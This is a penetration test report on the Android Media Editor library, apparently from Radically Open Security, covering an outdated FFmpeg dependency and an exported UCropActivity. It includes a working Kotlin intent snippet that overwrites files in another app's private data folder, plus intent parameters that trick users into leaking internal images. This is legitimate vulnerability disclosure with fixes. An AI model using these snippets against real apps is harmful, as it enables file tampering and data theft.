Radically Open Security

Penetration Test Report

Android Media Editor

V 1.0
Amsterdam, November 25th, 2024
Confidential

Document Properties

Client	Android Media Editor
Title	Penetration Test Report
Target	Android Media Editor, commit 09149dd557459138084e91a590cb61d6ee79cc4e
Version	1.0
Pentester	Thomas Rinsma
Authors	Thomas Rinsma, Marcus Bointon
Reviewed by	Marcus Bointon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	November 15th, 2024	Thomas Rinsma	Initial draft
0.2	November 22nd, 2024	Marcus Bointon	Review
1.0	November 25th, 2024	Marcus Bointon	1.0

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Science Park 608 1098 XH Amsterdam The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between November 5, 2024 and November 15, 2024, Radically Open Security B.V. carried out a penetration test for Android Media Editor.

This report contains our findings as well as detailed explanations of exactly how ROS performed the penetration test.

1.2 Scope of work

The scope of the penetration test was limited to the following target:

- Android Media Editor, commit `09149dd557459138084e91a590cb61d6ee79cc4e`

The scoped services are broken down as follows:

- Pentesting of custom filter and intent interfaces: 1 days
- Analysis of video/picture processing flow and dependencies: 3 days
- Investigation into deployment, reporting: 1 days
- **Total effort: 5 days**

1.3 Project objectives

ROS will perform a penetration test and code audit of Android Media Editor in order to assess its security. To do so, ROS will audit and test Android Media Editor locally, and through integrating apps such as Bunny Media Editor and PixelDroid where appropriate. In doing this, ROS will attempt to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The security audit took place between November 5, 2024 and November 15, 2024.

1.5 Results In A Nutshell

During this crystal-box penetration test we found 2 High and 1 Moderate-severity issues.

Android Media Editor is not a full solution by itself, but a library which can be integrated into an Android application. Because of this, the overall threat model and potential worst-case impact is not always clear, as it depends on the context in which it is integrated. Nevertheless, the issues that were found have an impact on most common use-cases of Android Media Editor.


Specifically, if we assume that an attacker has control over a malicious application running on the same device as an app containing Android Media Editor (the *integrating application*), then AME-003 (page 11) and AME-004 (page 14) would allow them to read and write internal files belonging to the integrating application (with certain restrictions). This could violate confidentiality by leaking private files, and integrity by overwriting configuration or data files. In the worst case, an attacker could gain code execution capabilities within the context of the integrating application.

For AME-002 (page 10) we assume that the attacker has control over a video file which is loaded into Android Media Editor. This could be due to social engineering, or due to how the integrating application invokes Android Media Editor. While there is no publicly available exploit, the vulnerability behind AME-002 (page 10) likely also allows an attacker to obtain code execution within the context of the integrating application.


1.6 Summary of Findings

ID	Type	Description	Threat level
AME-002	Outdated Dependencies	The bundled version of FFmpeg included with FFmpegKit is outdated and contains known memory corruption vulnerabilities.	High
AME-003	Arbitrary file write	A malicious external app can abuse the exposed UCropActivity to overwrite internal data files, breaking app functionality, and in the worst case obtaining code execution within the application's context.	High
AME-004	Semi-arbitrary file read	A malicious external app can abuse the exposed UCropActivity with a custom title text to trick the user into copying an internal image file to an arbitrary writable location.	Moderate

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
AME-002	Outdated Dependencies	• Encourage FFmpegKit developers to update the bundled FFmpeg version.
AME-003	Arbitrary file write	• Don't expose `UCropActivity`. • If exposure is required, use a wrapper to prevent direct control of vulnerable parameters.
AME-004	Semi-arbitrary file read	• Don't expose `UCropActivity`. • If exposure is required, use a wrapper to prevent direct control of vulnerable parameters.

2 Methodology

2.1 Planning

Our general approach during penetration tests is as follows:

1. **Reconnaissance**
   We attempt to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection afforded to the app or network. This usually involves trying to discover publicly available information by visiting websites, newsgroups, etc. An active form would be more intrusive, could possibly show up in audit logs and might take the form of a social engineering type of attack.
2. **Enumeration**
   We use various fingerprinting tools to determine what hosts are visible on the target network and, more importantly, try to ascertain what services and operating systems they are running. Visible services are researched further to tailor subsequent tests to match.
3. **Scanning**
   Vulnerability scanners are used to scan all discovered hosts for known vulnerabilities or weaknesses. The results are analyzed to determine if there are any vulnerabilities that could be exploited to gain access or enhance privileges to target hosts.
4. **Obtaining Access**
   We use the results of the scans to assist in attempting to obtain access to target systems and services, or to escalate privileges where access has been obtained (either legitimately though provided credentials, or via vulnerabilities). This may be done surreptitiously (for example to try to evade intrusion detection systems or rate limits) or by more aggressive brute-force methods. This step also consist of manually testing the application against the latest (2021) list of OWASP Top 10 risks. The discovered vulnerabilities from scanning and manual testing are moreover used to further elevate access on the application.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.

- **High**

  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**

  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**

  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**

  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Findings

We have identified the following issues:

3.1 AME-002 — FFmpegKit uses an outdated FFmpeg with known vulnerabilities

Vulnerability ID: AME-002

Vulnerability type: Outdated Dependencies

Threat level: High

Description:

Android Media Editor uses FFmpegKit for its video editing capabilities. This is a wrapper library around FFmpeg, making it easy to use on Android. However, FFmpegKit still comes with the outdated FFmpeg version 6.0, for which there are several known memory corruption vulnerabilities.

Technical description:

The FFmpeg security page lists the vulnerabilities that have been fixed in each FFmpeg release. If we look at all versions higher than v6.0, the following vulnerabilities apply: CVE-2024-7055, CVE-2024-28661, CVE-2023-47342, and CVE-2023-47344.

Only CVE-2024-7055 is publicly documented in detail, and a proof-of-concept file is available which triggers a segmentation fault (crash). This was confirmed using the Bunny Media Editor sample app, which makes use of Android Media Editor:

```
11-06 10:32:26.000 10747 10747 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** ***
 *** ***
11-06 10:32:26.000 10747 10747 F DEBUG   : Build fingerprint: 'POCO/vayu_eea/vayu:12/
SKQ1.211006.001/V13.0.1.0.SJUEUXM:user/release-keys'
11-06 10:32:26.000 10747 10747 F DEBUG   : Revision: '0'
11-06 10:32:26.000 10747 10747 F DEBUG   : ABI: 'arm64'
11-06 10:32:26.000 10747 10747 F DEBUG   : Timestamp: 2024-11-06 10:32:25.727523443+0100
11-06 10:32:26.000 10747 10747 F DEBUG   : Process uptime: 0s
11-06 10:32:26.000 10747 10747 F DEBUG   : Cmdline: eu.artectrex.bunny
11-06 10:32:26.000 10747 10747 F DEBUG   : pid: 10553, tid: 10720, name: pool-2-thread-1  >>>
 eu.artectrex.bunny <<<
11-06 10:32:26.000 10747 10747 F DEBUG   : uid: 10506
11-06 10:32:26.000 10747 10747 F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr
 0x745b200000
11-06 10:32:26.000 10747 10747 F DEBUG   :     x0  b400007369d27b70  x1  b4000073abd27d70  x2
 b400007319d28030  x3  0000000000000093
11-06 10:32:26.000 10747 10747 F DEBUG   :     x4  b40000745b1ffffe  x5  00000073f70361c8  x6
 0000000000000000  x7  0000000000000001
```

```
11-06 10:32:26.000 10747 10747 F DEBUG   :     x8  0000000000017999  x9  b400007319d263b0  x10
 b4000073abd260f0  x11 b400007369d25ef0
11-06 10:32:26.000 10747 10747 F DEBUG   :     x12 00000000000007b3  x13 0000000000017999  x14
 000000000000008b  x15 0000000000000004
11-06 10:32:26.000 10747 10747 F DEBUG   :     x16 b40000745b20000a  x17 b40000745b1ffffe  x18
 00000073e6cb2000  x19 b40000745af1a000
11-06 10:32:26.000 10747 10747 F DEBUG   :     x20 b40000745ae15c90  x21 b40000745af1a000  x22
 b40000745aed4400  x23 00000000bebbb1b7
11-06 10:32:26.000 10747 10747 F DEBUG   :     x24 b40000745ae31880  x25 b40000745aee2a00  x26
 00000073f68ea00c  x27 0000000000000130
11-06 10:32:26.000 10747 10747 F DEBUG   :     x28 00000073eb5fa760  x29 00000073f68ea090
11-06 10:32:26.000 10747 10747 F DEBUG   :     lr  00000073eb41f428  sp  00000073f68e9ef0  pc
 00000073eb41fb78  pst 0000000080000000
11-06 10:32:26.000 10747 10747 F DEBUG   : backtrace:
11-06 10:32:26.000 10747 10747 F DEBUG   :       #00 pc 0000000000805b78  /data/app/
~~WR6TqoPHnIl_ZyNri522vA==/eu.artectrex.bunny-mOI7ovWsRTzgL-J-iqqxjg==/lib/arm64/libavcodec.so
```

For the other three CVEs, not much information is available, and there appear to be no publicly available proof-of-concept exploits. Hence, we don't know the exact impact. However, it is likely that they could also lead to code execution.

Impact:

The vulnerability behind CVE-2024-7055 appears to be a heap buffer overflow, which should theoretically allow for exploits that gain control over the execution flow. Hence, an attacker could probably abuse this vulnerability to craft a malicious video file, which when opened takes full control over Android Media Editor and the integrating application.

Recommendation:

The best solution would be for FFmpegKit to update to an up-to-date version of FFmpeg, and to keep it up-to-date in the future. We contacted the FFmpegKit developers, who claim to be working on this, but in the meantime they suggest manually tweaking its build scripts to use a different FFmpeg version.

3.2 AME-003 — Exported activity allows (over)writing files in app data folder

Vulnerability ID: AME-003

Vulnerability type: Arbitrary file write

Threat level: High

Description:

A malicious external app can abuse the exposed `UCropActivity` to overwrite internal data files, breaking app functionality, and in the worst case obtaining code execution within the application's context.

Technical description:

As detailed in AME-004 (page 14), the `AndroidManifest.xml` of Android Media Editor's `photoEditor` exports the `com.yalantis.ucrop.UCropActivity` activity. This activity reads various parameters from its received Intent, including `inputUri` and `outputUri`.

The following logic is used to process the `inputUri`:

```
private void processInputUri() throws NullPointerException, IOException {
    Log.d(TAG, "Uri scheme: " + mInputUri.getScheme());
    if (isDownloadUri(mInputUri)) {
        try {
            downloadFile(mInputUri, mOutputUri);
        } catch (NullPointerException | IOException e) {
            Log.e(TAG, "Downloading failed", e);
            throw e;
        }
    } else if (isContentUri(mInputUri)) {
        try {
            copyFile(mInputUri, mOutputUri);
        } catch (NullPointerException | IOException e) {
            Log.e(TAG, "Copying failed", e);
            throw e;
        }
    } else if (!isFileUri(mInputUri)) {
        String inputUriScheme = mInputUri.getScheme();
        Log.e(TAG, "Invalid Uri scheme " + inputUriScheme);
        throw new IllegalArgumentException("Invalid Uri scheme" + inputUriScheme);
    }
}
```

This shows that UCrop contains functionality to download a file, which is invoked if the `inputUri` starts with `http://` or `https://`. Additionally, the `downloadFile()` method will use the `outputUri` as a temporary storage location after downloading the file:

```
...
if (isContentUri(mOutputUri)) {
    outputStream = mContext.getContentResolver().openOutputStream(outputUri);
} else {
    outputStream = new FileOutputStream(new File(outputUri.getPath()));
}
...
```

Because the attacker controls both URIs, this results in an arbitrary file write primitive, with a few restrictions:

1. The integrating application needs to have internet permissions.

2. The target is of course limited by the write permissions of the integrating application.

While (2) is limiting and depends on specific permissions, it is always the case that any file in the application's `/data/data` folder can be overwritten without special permissions.

Compared to AME-004 (page 14), this attack can be highly stealthy: the `UCrop` activity will immediately close itself once it realizes that the downloaded data is not a valid picture file. Hence, the victim will only see an almost-blank window quickly flash on the screen.

Below is an example Kotlin snippet which, if executed by a malicious application, writes arbitrary data (in this case the homepage of `https://example.com`) to `/data/data/org.pixeldroid.app/pwned.txt` without user interaction.

```
val cn = ComponentName("org.pixeldroid.app", "com.yalantis.ucrop.UCropActivity")
        val intent = Intent()
        intent.setComponent(cn)
        intent.putExtra("com.yalantis.ucrop.InputUri", Uri.parse("https://example.com/"))
        intent.putExtra("com.yalantis.ucrop.OutputUri", Uri.parse("file:///data/data/
org.pixeldroid.app/pwned.txt"))
        startActivity(intent)
```

Impact:

The exact impact depends on the functionality of the integrating application, but several examples could be:

- Application-specific database and preference files can be overwritten, leading to unexpected behavior and potentially loss of confidentiality if this can be chained with application-specific functionality. For example: by overwriting only an API hostname but not the stored credentials, the credentials could be sent to an attacker's server.
- Library files or other code which is manually cached by the application could be overwritten, resulting in code execution.
- Android's `cache/oat_primary/<arch>/base.art` could be overwritten, potentially allowing for code execution in any integrating application.

Recommendation:

Avoid exposing `com.yalantis.ucrop.UCropActivity`, i.e., setting its `android:exported` attribute to false. If external invocation is required, then a wrapper Activity may be a good solution to prevent direct control over the aforementioned parameters.

3.3 AME-004 — Exported activity allows tricking users into exposing app-internal photos

Vulnerability ID: AME-004

Vulnerability type: Semi-arbitrary file read

Threat level: Moderate

Description:

A malicious external app can abuse the exposed `UCropActivity` with a custom title text to trick the user into copying an internal image file to an arbitrary writable location.

Technical description:

The `AndroidManifest.xml` of Android Media Editor's `photoEditor` declares the `com.yalantis.ucrop.UCropActivity` activity as exported:

```
<activity
    android:name="com.yalantis.ucrop.UCropActivity"
    android:exported="true"
    android:screenOrientation="sensorPortrait"
    android:theme="@style/Theme.AppCompat.DayNight.NoActionBar"
    tools:ignore="LockedOrientationActivity" />
```

This means that it will also be implicitly exposed in the integrating application, and can therefore be invoked by any other application running on the victim's device.

This is problematic, as `UCropActivity` obtains various critical input variables from extra fields in its launch intent.

Two of these variables are `InputUri` and `OutputUri`. If `InputUri` is a `file://` URL, no further checks are performed on its location. This means that an attacker can provide a URL of the form `file://data/data/<app_name>/...` and load potentially sensitive private files in the cropping activity. For example, if the integrating application stores a temporary private image locally in this folder, but also has write access to `/sdcard/`, this trick can be used to exfiltrate the image.

The only requirement is that the user (the victim) applies the cropping operation by clicking the accept button (checkmark icon). However, this can be made more likely by setting the following variables:

- `-e com.yalantis.ucrop.UcropToolbarTitleText "Click to continue --->"`
    - This sets the titlebar text to entice the user to click the button.

- `--ei com.yalantis.ucrop.CropFrameStrokeWidth 9999`
  - This covers the preview image with a full-width white "border", making it so the user has no idea which image is being leaked.

- `--ez com.yalantis.ucrop.HideBottomControls true`
  - This hides the cropping-related controls at the bottom.

(Note that these are written as parameters for the `am start` utility via ADB, but the same can be done from within an external app through the `Intent` class.)

The screenshot below shows the resulting activity, containing a hidden image and custom toolbar text:

Impact:

The exact impact depends on the permissions of the integrating application, and the assets contained in its `/data/data` folder. However, assuming it has both:

1. a sensitive image file with at a known path in its `/data/data` folder; and
2. write access to a directory which the attacking app can read from;

then this allows for extraction (leakage) of that image without the user realizing which image is being leaked.

Recommendation:

Avoid exposing `com.yalantis.ucrop.UCropActivity`, i.e., setting its `android:exported` attribute to false. If external invocation is required, then a wrapper Activity may be a good solution to prevent direct control over the aforementioned parameters.

4 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.1 NF-001 — Malicious shader code

Android Media Editor allows users to define custom image filters. These are specified in the form of GLSL shader code. As this is quite low-level, this seems potentially dangerous at first. Nevertheless, we found no way to abuse this feature to gain additional privileges or perform other unintended operations.

4.2 NF-005 — Potential JitPack supply chain issues

The Android Media Editor project provides its integrators with compiled distributions of the library via JitPack. This service differs from other Java package hosting providers by the fact that the packages are dynamically built by JitPack itself, and hence not signed by its developers.

There is existing literature suggesting that this is a potential security risk from a supply-chain perspective. If JitPack would somehow be compromised, malicious code could easily be injected in provided binaries.

This is not a direct security risk in Android Media Editor specifically, hence we consider this a non-finding.

5 Future Work

- **Retest of findings**
  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.
- **Regular security assessments**
  Security is a process that must be continuously evaluated and improved; this penetration test is just a single snapshot. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security.

6 Conclusion

We discovered 2 High and 1 Moderate-severity issues during this penetration test.

While Android Media Editor does not expose a large attack surface, we see that there is still potential for high-impact vulnerabilities. The two main "entrypoints" for an attacker, media files and Android intents, need to be closed off and secured as much as possible.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced. Responsibilities and remaining risks (if any) for developers integrating the library should ideally be clearly communicated.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Testing team

Thomas Rinsma	Thomas Rinsma is a security analyst and hobby hacker. His specialty is in application-level software security, with a tendency for finding bugs in open-source dependencies resulting in various CVEs. Professionally, he has experience testing everything from hypervisors to smart meters, but anything with a security boundary to bypass interests him.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.